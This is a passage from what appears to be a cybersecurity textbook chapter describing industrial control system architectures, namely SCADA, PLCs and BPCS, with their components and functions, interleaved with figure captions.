

Figure 18.74: DCS architecture

- **Supervisory Control and Data Acquisition (SCADA)**

  SCADA is a centralized supervisory control system that is used for controlling and monitoring industrial facilities and infrastructure. Many organizations incorporate SCADA systems for the automation of complex industrial processes, measuring trends in real time, and the detection and correction of problems. Generally, SCADA systems are distributed over a wide geographical area; as a result, various industries rely on SCADA systems for the transportation of oil and gas, wastewater treatment and management, pipeline operations, telecommunications, power grids, building automation, public transportation systems, etc.

  The SCADA system is a centralized system that provides supervisory control and also enables real-time acquisition of data from dispersed assets used in industrial processes. It consists of hardware and software components that collect and send data to manage and control processes both locally and at remote locations. The collected data is stored in longtime storage devices such as a data historian to help the operators interpret the data and enable different setpoints. These setpoints help the system in efficiently responding to unusual actions, either by sending commands themselves or sending alerts to an operator.

  SCADA systems provide centralized controlling and monitoring of multiple process inputs and outputs by integrating the data acquisition system with the data transmission system and HMI software. SCADA systems collect information from field devices and transmit it to a central computer system. This information is displayed to the operator in a graphical or textual format, enabling the operator to control and monitor the entire SCADA system from a central location in real time.

The SCADA architecture consists of hardware such as a control server (SCADA-MTU) and communication devices (network cables, radio devices, telephone lines, cables, etc.) along with an array of field sites distributed geographically, consisting of PLCs, RTUs, etc., which are used to monitor and control the operation of industrial equipment. The information from the RTU is controlled and processed by the control server, and the field devices are controlled and monitored by the RTU or PLC. The SCADA software is programmed to inform the entire system regarding what should be monitored, when it should be monitored, and what the acceptable parameter ranges are, in addition to informing the system regarding the response that needs to be initiated when the parameter values exceed the set ranges. An IED may collect the data and transfer it to the control server directly, or a local RTU may instruct the IED to collect the data and send it to the control server. The IED includes a communication interface for monitoring and controlling various sensors and equipment. IEDs are either directly controlled by the control server or include local programming that enables them to act independently without the intervention of the control server. SCADA systems are fault-tolerant systems with redundant systems. This redundancy may not be sufficient to protect SCADA systems from malicious attacks.

- **Programmable Logic Controller (PLC)**

  A PLC is a real-time digital computer used for industrial automation. PLCs are considered more than just digital computers in various industrial control systems due to their extraordinary features such as robust construction, ease of programming, sequential control, ease of hardware use, timers and counters, and reliable controlling capabilities. They are essentially built to survive severe industrial environments. The industries in which PLCs are used include the steel, automobile, energy, chemical, glass, paper, cement manufacturing industries.

The PLC is a small solid-state control computer for which instructions can be customized to perform a specific task. The stored instructions in PLCs can be used to perform specific functions such as logic, timing, counting, I/O control, communication, arithmetic, and file and data processing. The use of PLCs in industry has largely replaced drum sequencers, hard-wired relays, and timers.

PLCs perform continuous monitoring of input values produced by sensors and generate outputs needed for the operation of actuators.

A PLC system consists of three modules:

1. **CPU Module**: The CPU module comprises a central processor and its memory component. The processor is responsible for performing the required data computations and data processing by receiving inputs and producing corresponding outputs. The memory part consists of both RAM and ROM memories. RAM stores user-written programs, whereas ROM stores operating systems, drivers, and application programs. PLCs also include retentive memory that is used to preserve user programs and data when there is a breakage in power supply. This retentive memory helps in resuming the execution of the user program once the power supply returns. For this reason, PLCs generally do not use a monitor or keyboard for reprogramming the processor whenever the power fails.

2. **Power Supply Module**: The power supply module provides the necessary supply of power required for CPU and I/O modules by converting AC to DC. This module is essentially responsible for running the system. A 5 V DC output from the power supply module is used to run the computer circuitry of the PLC, whereas in some PLCs, a 24 V DC output from the power supply module is used to run sensors and actuators.

3. **I/O Modules:** The input and output modules of the PLC system are used in connecting the sensors and actuators with the system for sensing and controlling real-time values such as pressure, temperature, and flow.

   There are different types of I/O modules. Some of the most important are discussed below:

   - **Digital I/O Module**: Used for the connection of sensors and actuators that are digital in nature (only for switching ON and OFF). These modules work with multiple digital inputs and outputs and support both AC and DC voltages.

   - **Analog I/O Module**: Used for the connection of sensors and actuators that provide analog electric signals. This module includes an analog-to-digital converter for converting analog data into digital data. The CPU module processes this digital data.

   - **Communication I/O Module**: Used for exchanging information between a communication network and a CPU located at a remote distance.

The main purpose of a PLC is to make machinery and systems work automatically without human intervention. Therefore, a PLC is very important, as it is responsible for all the growth, manufacturing, production, etc.



Figure 18.76: PLC architecture

- **Basic Process Control System (BPCS)**

  A BPCS is responsible for performing process control and monitoring for industrial infrastructure. It is a system that responds to input signals from processes and associated equipment to generate output signals that allow the process and its associated equipment to operate based on an approved design control strategy. BPCS systems are dynamic in nature and are highly adaptable to changing process conditions. They are applicable to all sorts of control loops, including the temperature, batch, pressure, flow, feedback, and feedforward control loops used in industries such as the chemical, oil and gas, and food and beverages industries.

  The use of BPCSs is crucial in industry as they act as the first layer of protection against any unsafe or hazardous condition to the equipment. BPCS systems are often used to push the performance limits to attain the desired performance. BPCSs differ from safety control systems in terms of security, as they lack diagnostic routines to identify any system flaws. However, they can meet a wide range of industrial challenges related to system operation and business monitoring could benefit from a well-designed control system.

  Listed below are some of the important functions offered by BPCS:

  - Offers trending and alarm/event logging facilities
  - Provides an interface from which an operator can monitor and control a system using an operator console (HMI)
  - Controls the processes that in turn optimize the plant operation to enhance the quality of the product
  - Generates production data reports



Figure 18.77: BPCS architecture

